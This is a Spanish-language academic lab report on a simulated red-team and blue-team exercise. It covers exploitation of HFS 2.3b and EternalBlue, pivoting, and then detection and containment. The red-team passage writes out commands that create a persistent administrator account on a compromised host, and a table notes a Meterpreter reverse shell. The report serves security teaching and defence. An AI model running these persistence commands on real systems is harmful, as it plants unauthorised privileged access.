
Pivot exitoso en el host B



Nota. En esta figura se observa el pivot realizado de forma exitosa en el Host B. Elaboración propia.

Figura 10

Validación de la información de red en el HostB



Nota. En esta figura se observa la información de red del hostB. Elaboración propia.

Creación de Cuenta Efímera para Persistencia


Tras comprometer la máquina interna (10.0.2.7) mediante el exploit MS17-010 (*CVE Record: CVE-2017-0143*, n.d.)EternalBlue, se procedió a establecer un mecanismo de acceso persistente de carácter temporal. Para ello, se creó una cuenta efímera con privilegios administrativos, práctica común en escenarios Red Team para mantener acceso aun si la sesión del exploit se pierde.

Comando utilizado

net user LuisCardozo P@ssw0rd! /add

Figura 11

Creación del usuario en el HostB




Nota. En esta figura se observa la creación del usuario en el hostA. Elaboración propia.

net localgroup "Administradores" LuisCardozo /add

Figura 12

Agregar al usuario al grupo de Administradores




Nota. En esta figura se observa como se agrega al usuario al grupo de administradores en el hostB. Elaboración propia.

Validación de creación de la cuenta

Figura 13

Verificación de usuario creado



Nota. En esta figura se observa la información del usuario creado en el hostB. Elaboración propia.

Establecer una fecha de expiración para la cuenta

Windows permite definir una fecha en la que el usuario automáticamente deja de existir (o deja de poder iniciar sesión).

net user LuisCardozo /expires:31/12/2025

Toda esta fase del ataque demostró varias capacidades esperadas en un equipo Red Team:

Identificación de vectores de entrada funcionales.

Reconocer servicios vulnerables y evaluar su nivel de exposición.

Escalamiento operativo.

Convertir un acceso inicial en una sesión útil para post-explotación.

Reconocimiento interno.

Mapear redes internas y detectar puntos adicionales de ataque.

Movimiento lateral.

Aprovechar rutas accesibles para expandir el compromiso.

Evaluación de impacto.

Determinar el alcance real que podría tener un atacante dentro de la infraestructura.

(Reddy Basireddy, 2024)

El análisis del ataque también resalta algo importante: un Red Team no se limita a "hackear por hackear". Su función es demostrar cómo una falla puede convertirse en un riesgo tangible, documentar claramente qué permitió la explotación y mostrar qué tan lejos podría llegar un adversario con el mismo nivel de acceso. En este caso, la explotación del servicio HFS no

solo comprometió el primer equipo, sino que permitió interactuar con recursos internos sin ninguna forma de restricción.

Este escenario confirma que, si una organización no implementa controles de segmentación, monitoreo y gestión de vulnerabilidades, incluso un ataque aparentemente simple puede crecer rápidamente y comprometer activos críticos. Ese es precisamente el valor de este tipo de ejercicios: revelar lo que una mala configuración o un servicio obsoleto puede significar para toda la infraestructura.

Herramientas utilizadas según fase del pentesting

Tabla 1

Resumen Herramientas utilizadas

Fase	Herramienta	Propósito
Reconocimiento	Nmap (-sn)	Descubrir hosts activos
Enumeración	Nmap (-p- -sV -sC -O)	Enumerar puertos y servicios
Análisis de vulnerabilidades	Nmap (--script vuln)	Identificar servicios vulnerables
Explotación inicial	Metasploit (HFS exploit)	Obtener acceso a la Máquina Windows 1
Post-explotación	autoroute, arp_scanner	Descubrir redes internas

Pivoting	autoroute	Alcanzar Máquina Windows 2
Análisis interno	smb_version	Identificar MS17-010
Validación de vulnerabilidad	smb_ms17_010	Confirmar fallo crítico
Reporte	Capturas y exportación .txt	Evidencia técnica

Nota. La tabla resume las principales herramientas empleadas durante las fases de reconocimiento, enumeración, análisis de vulnerabilidades, explotación, post-explotación, pivoting y análisis interno del ejercicio Red Team. Cada herramienta se seleccionó en función del objetivo técnico de la fase correspondiente y permitió obtener la evidencia necesaria para la identificación de servicios, validación de vulnerabilidades y movimiento lateral dentro del entorno simulado. Elaboración propia.


Respuesta Blue Team y contención

La respuesta del equipo Blue Team en el escenario de SecureNova Labs se centró en la identificación del compromiso, el análisis del comportamiento anómalo del sistema y la toma de decisiones orientadas a la contención del incidente. A diferencia del Red Team, cuyo enfoque es ofensivo, el Blue Team actúa desde la defensa, buscando preservar la operación, proteger la información y evitar que el atacante amplíe su alcance dentro de la infraestructura (*What Is Blue Team? | IBM*, n.d.).

El primer indicio del compromiso se evidenció a partir de comportamientos irregulares en el host afectado, como el consumo anormal de recursos, la presencia de procesos desconocidos y la apertura de puertos no habituales para la operación normal del sistema. Este tipo de señales son consideradas indicadores tempranos de compromiso (IOC), y su correcta interpretación es clave para que el equipo defensor logre reaccionar a tiempo.

Figura 14

Actividad de red anómala observada en el Monitor de Recursos de Windows



Nota. Evidencia capturada en el Monitor de Recursos donde se observa un proceso desconocido estableciendo comunicación externa por el puerto 4444 y un intento de conexión interna por el puerto 445, lo que indica compromiso activo y movimiento lateral desde el equipo afectado. Elaboración propia.

Con esta primera revisión se encontró lo siguiente en el equipo HostA

Hallazgo 1: Proceso malicioso en ejecución

Proceso detectado:

thMzCPtAhZu.exe — PID 872

Nombre aleatorio → indicador típico de payload generado por Metasploit.

Actividad de red constante.

Hallazgo 2: Conexiones sospechosas

Tabla 2

Conexiones sospechosas identificadas en el equipo comprometido

Proceso	Dirección Local	Dirección Remota	Puerto remoto	Indicio
thMzCPtAhZu.exe (PID 872)	192.168.1.118	192.168.1.112:4444	4444	Sesión reverse shell (Meterpreter)
SYSTEM (PID 4)	10.0.2.9	10.0.2.10:445	445	Movimiento lateral hacia Host-B

Nota. La tabla resume las conexiones detectadas durante la revisión del equipo comprometido. El proceso desconocido con PID 872 mantiene una sesión remota establecida por el puerto 4444, mientras que el proceso SYSTEM muestra tráfico hacia el puerto 445 del segmento interno, lo que sugiere movimiento lateral iniciado desde el Host-A.

Durante la inspección del sistema, se identificó la existencia de conexiones activas hacia direcciones externas y la comunicación con la red interna, lo que confirmó que el host no solo había sido vulnerado, sino que estaba siendo utilizado como punto intermedio para expandir el ataque. Este hallazgo resulta crítico, ya que transforma un incidente localizado en un incidente de seguridad con capacidad de propagación, aumentando de forma considerable el impacto potencial para la organización.

Verificación de rutas y caché ARP

Una vez que hemos identificado los procesos sospechosos y conexiones extrañas, el siguiente paso importante es determinar si el atacante continúa explorando la red desde la máquina comprometida. Aquí es donde revisar la tabla de rutas y la caché ARP se vuelve clave.

Porque cuando un atacante logra entrar a un equipo, una de las primeras cosas que intenta es ver qué más puede alcanzar desde allí. Si encuentra otros equipos accesibles, tratará de comunicarse con ellos y expandir el ataque.

Revisar las rutas activas

Con el comando:

- route print

con el anterior comando se puede ver si el sistema ha agregado rutas nuevas hacia otras partes de la red.

Normalmente, las rutas del equipo son estables y previsibles. Si aparece una ruta que no debería estar ahí por ejemplo, hacia otro segmento de la red interna es una señal clara de que alguien manipuló esa tabla para moverse a otro equipo.

Figura 15

Salida del comando route print utilizada para revisar las rutas activas del equipo

Nota. La figura muestra la tabla de enrutamiento del equipo comprometido. En ella se observan rutas activas tanto en la red 192.168.1.x como en el segmento 10.0.2.x, lo que confirma que el

host tenía comunicación simultánea con la red local y con la red interna donde se identificó el movimiento lateral hacia Host-B. Elaboración propia.

Cuando analizamos la tabla de rutas de Host-A, lo que se busca es entender cómo está comunicándose con otras redes y si hay algo que no debería estar allí. Una tabla de rutas inusual suele ser una pista muy fuerte de que alguien manipuló la red desde el equipo o lo está usando para llegar a otros sistemas.

En esta tabla podemos observar como el Host-A está conectado directamente a la red 10.0.2.x, y además está resolviendo y comunicándose con esa red a través de su interfaz 10.0.2.9.

Lo cual coincide con el hallazgo SYSTEM -> 10.0.2.10:445

Por lo cual podemos inferir que el atacante no solo comprometió el Host-A, sino que el Host-A puede ver y comunicarse con la red donde está el Host-B.

Con esta información de la tabla de rutas se confirma que el equipo comprometido está alcanzando otra red interna. Esto coincide con el comportamiento de un atacante que ya está pasando a la fase de movimiento lateral.

La guía UNAD señala justamente que, durante la identificación del incidente, una señal de alerta es “actividad de red hacia sistemas que no deberían ser alcanzables desde el activo afectado” (UNAD, 2024, p. 19). Esto es exactamente eso.

En paralelo, el análisis de interfaces de red permitió confirmar que el equipo comprometido contaba con conectividad simultánea hacia dos segmentos diferentes. Esta situación evidenció una debilidad estructural en la segmentación de red, ya que un único host tenía la posibilidad de comunicarse tanto con la red externa como con la red interna sensible.


Revisar la tabla ARP

Con el comando:

- arp -a

Figura 16

Resultado del comando arp -a usado para revisar las asociaciones IP–MAC del equipo



Nota. En la salida del comando se observan las entradas ARP correspondientes a las interfaces 192.168.1.118 y 10.0.2.9. La presencia de direcciones dinámicas asociadas tanto a la red local como al segmento interno confirma que el equipo estaba comunicándose simultáneamente con ambas redes, lo que coincide con el indicio de movimiento lateral detectado durante el incidente. Elaboración propia.

Desde la perspectiva defensiva, este tipo de configuración incrementa el riesgo, ya que convierte a ese equipo en un puente natural para el movimiento lateral de un atacante.

Una vez confirmado el compromiso, el Blue Team se enfrentó a una decisión crítica: definir el momento exacto para aplicar estrategias de contención. El aislamiento temprano de un equipo puede detener el ataque, pero si se realiza sin un análisis previo puede provocar la pérdida de evidencia digital valiosa. Por esta razón, se priorizó primero la recolección de información mínima necesaria, como procesos activos, puertos abiertos, conexiones establecidas y rutas internas, antes de proceder con la desconexión lógica del equipo afectado(Nacional Abierta Y A Distancia, 2024).

La estrategia de contención se planteó desde dos frentes. En primer lugar, se consideró el aislamiento del host comprometido a nivel de red, limitando su capacidad de comunicación con otros segmentos. En segundo lugar, se propuso el bloqueo de puertos y servicios innecesarios, especialmente aquellos asociados a la explotación inicial y al movimiento lateral, como el puerto 80 utilizado por el servicio vulnerable y el puerto 445 correspondiente a SMB. Estas acciones buscan cortar los canales de entrada y propagación utilizados durante el ataque.

Desde un enfoque más amplio, este ejercicio permitió confirmar una debilidad frecuente en muchas organizaciones: la detección suele llegar después del compromiso, cuando el atacante ya ha logrado cierto nivel de control. Esto refuerza la necesidad de implementar mecanismos de

monitoreo continuo, correlación de eventos y alertas tempranas que permitan reaccionar en las fases iniciales del ataque, cuando el impacto aún puede ser reducido de forma efectiva.

En términos de capacidades, el Blue Team demostró competencias esenciales para la gestión de incidentes de seguridad:

- Capacidad de detección, al identificar procesos y conexiones anómalas.
- Capacidad de análisis, al interpretar el alcance del compromiso.
- Capacidad de decisión, al definir el momento adecuado para la contención.
- Capacidad de respuesta, al plantear acciones de aislamiento y bloqueo.

Estas capacidades no solo permiten controlar un incidente puntual, sino que son la base para fortalecer la postura de seguridad a largo plazo. La correcta respuesta ante este tipo de escenarios reduce el riesgo de pérdida de información, interrupción de servicios y afectación reputacional para la organización.

Finalmente, es importante resaltar que la contención no representa el cierre definitivo del incidente, sino el punto de transición hacia etapas posteriores como la erradicación, la recuperación y el aprendizaje organizacional. Lo ocurrido en SecureNova Labs deja como lección que la defensa no puede ser reactiva únicamente, sino que debe apoyarse en políticas, herramientas de monitoreo y procedimientos bien definidos que permitan anticiparse a escenarios similares en el futuro.

Estas acciones se alinean con las fases de identificación, análisis y contención establecidas por la norma ISO/IEC 27035, la cual define las buenas prácticas para la gestión de incidentes de seguridad de la información(International Organization for Standardization, 2016).

Integración Red vs Blue: Visión forense del incidente

La integración del trabajo del Red Team y del Blue Team permite entender el incidente de manera completa. En lugar de analizar el ataque y la defensa como actividades separadas, esta sección reconstruye cómo ocurrió el compromiso, cómo avanzó el atacante y qué señales estuvieron disponibles para detectarlo, conectando ambos lados en una sola narrativa operativa y gerencial.

El incidente inició cuando el atacante identificó que el equipo principal de la red exponía un servicio HttpFileServer 2.3b vulnerable. Desde el punto de vista técnico, este fue el primer error crítico: un servicio obsoleto, sin controles de acceso y con historial de fallas conocidas. Una vez identificado, el Red Team ejecutó la explotación y obtuvo acceso remoto. Desde ese momento, el host se convirtió en la base para las siguientes fases del ataque.

En paralelo, desde la perspectiva defensiva, ese mismo momento pudo haber generado señales tempranas. El inicio del ataque produjo picos inusuales en el uso de la red y apertura de puertos no habituales, señales que en un entorno con monitoreo adecuado podrían haber generado alertas automáticas. Sin embargo, en SecureNova Labs esos eventos no fueron detectados inmediatamente, lo que permitió que el atacante continuara avanzando sin ser interrumpido.

Con el control inicial, el Red Team comenzó a explorar el sistema para determinar su alcance. Aquí inició la fase de post-explotación, donde el atacante identificó procesos activos, rutas de red y recursos internos. Este comportamiento generó conexiones que no correspondían al uso normal del equipo, especialmente la comunicación con la red interna 10.0.2.x. Para el Blue Team, estas conexiones atípicas se convirtieron en el indicador más relevante para confirmar que el sistema estaba comprometido.

El siguiente paso del Red Team fue intentar el movimiento lateral hacia otro host de la red interna, aprovechando la exposición del servicio SMB en el puerto 445. Desde la óptica forense, este punto es clave: un host que tiene acceso simultáneo a redes externas e internas se convierte automáticamente en un “puente” de alto riesgo. Si el atacante obtiene control sobre él, puede desplazarse hacia áreas más sensibles de la organización.

En esta misma etapa, el Blue Team detectó la presencia de un proceso desconocido con comportamiento anómalo, además de conexiones hacia direcciones internas que no debían existir. La correlación entre procesos extraños, actividad de red fuera de lo normal y la presencia de rutas internas accesibles permitió concluir que el incidente ya había avanzado más allá de una simple infección. El atacante no solo estaba dentro del sistema, sino que estaba utilizando ese sistema como plataforma de expansión.

Desde la perspectiva forense, ambos conjuntos de acciones —ataque y defensa— convergen en un punto crítico: el momento exacto para la contención. El Blue Team necesitaba recolectar evidencia mínima antes de aislar el equipo, ya que un aislamiento prematuro puede eliminar información de valor para la investigación. Sin embargo, esperarse demasiado habría permitido que el atacante lograra acceso al segundo host. En este caso, la evidencia recogida fue suficiente para confirmar el compromiso, y el aislamiento se habría recomendado inmediatamente después de ese punto.

La reconstrucción del incidente evidencia un aspecto clave: los atacantes avanzan tan rápido como se lo permita la configuración de la red y los controles de la organización. En SecureNova Labs, la falta de segmentación, la exposición de servicios vulnerables y la ausencia de monitoreo continuo facilitaron que el ataque progresara durante un tiempo suficiente como para representar un riesgo significativo.

En conjunto, la visión integrada Red vs Blue permite comprender cómo un incidente que inicia con un error pequeño —un servicio desactualizado— puede crecer hasta comprometer varios activos críticos si no se cuenta con controles adecuados de detección, respuesta y contención. También demuestra que el valor real de un ejercicio como este no es solo encontrar vulnerabilidades, sino aprender cómo detener el avance del atacante en cada fase y fortalecer la infraestructura para evitar escenarios similares en el futuro.

Tabla 3

Correlación Red Team vs Blue Team

Acción del atacante (Red Team)	Señal posible de detección (Blue Team)	Resultado observado
Explotación de HFS 2.3b	Pico de red / actividad del puerto 80	No detectado inicialmente
Sesión remota establecida	Proceso desconocido ejecutándose	Detectado manualmente
Enumeración de rutas internas	Conexiones hacia subred 10.0.2.x	Detectado por revisión de netstat
Intento de movimiento lateral	Tráfico SMB inusual	Identificado en análisis posterior

Nota. La tabla relaciona las acciones ejecutadas por el atacante durante el ejercicio Red Team con las señales de detección disponibles para el Blue Team, permitiendo identificar en qué momentos del ataque existieron oportunidades reales de detección temprana y en cuáles se presentó ausencia de control o monitoreo efectivo. Elaboración propia.

Vulnerabilidades y hallazgos técnicos

El análisis del escenario permitió identificar un conjunto de vulnerabilidades técnicas y debilidades estructurales que explican por qué el ataque fue posible y por qué tuvo capacidad de propagación dentro del entorno de SecureNova Labs. Estos hallazgos no se limitan a fallas puntuales de un servicio, sino que estos reflejan unos problemas de configuración, gestión y control de la infraestructura.

Uno de los hallazgos más críticos fue la exposición de un servicio web desactualizado (HttpFileServer 2.3b) en el puerto 80. Esta versión cuenta con una vulnerabilidad de ejecución remota de comandos ampliamente documentada, lo que convierte su sola presencia en un riesgo alto. El hecho de que este servicio estuviera accesible desde la red del atacante, sin ningún tipo de control de acceso adicional ni medidas de protección, facilitó el compromiso inicial del sistema.

Otro hallazgo relevante fue la habilitación del servicio SMB en el host interno, específicamente asociado al puerto 445. Este servicio, además de encontrarse expuesto, no contaba con controles adecuados de restricción de acceso y permitía la comunicación directa desde el host comprometido. La presencia de este servicio, combinada con la conectividad interna, habilitó las condiciones necesarias para el movimiento lateral, lo que incrementa de forma considerable el impacto potencial de un ataque.

La falta de segmentación de red efectiva constituye uno de los problemas estructurales más graves identificados en el escenario. El hecho de que un mismo equipo tuviera acceso tanto a la red externa como a la red interna sensible demuestra que no existía un diseño de seguridad basado en zonas de confianza. Esta configuración convierte a cualquier equipo comprometido en

un puente directo hacia activos internos, reduciendo de forma drástica el esfuerzo requerido por un atacante para expandirse.

Desde la perspectiva defensiva, se evidenció también la ausencia de mecanismos de monitoreo continuo y correlación de eventos. La detección del incidente se realizó de forma manual, a partir de la observación de procesos y conexiones, lo que implica que, en un entorno real, el ataque podría haber avanzado durante un periodo prolongado sin ser detectado. La falta de un sistema SIEM, IDS o herramientas de monitoreo centralizado limita de manera significativa la capacidad de reacción temprana del Blue Team.

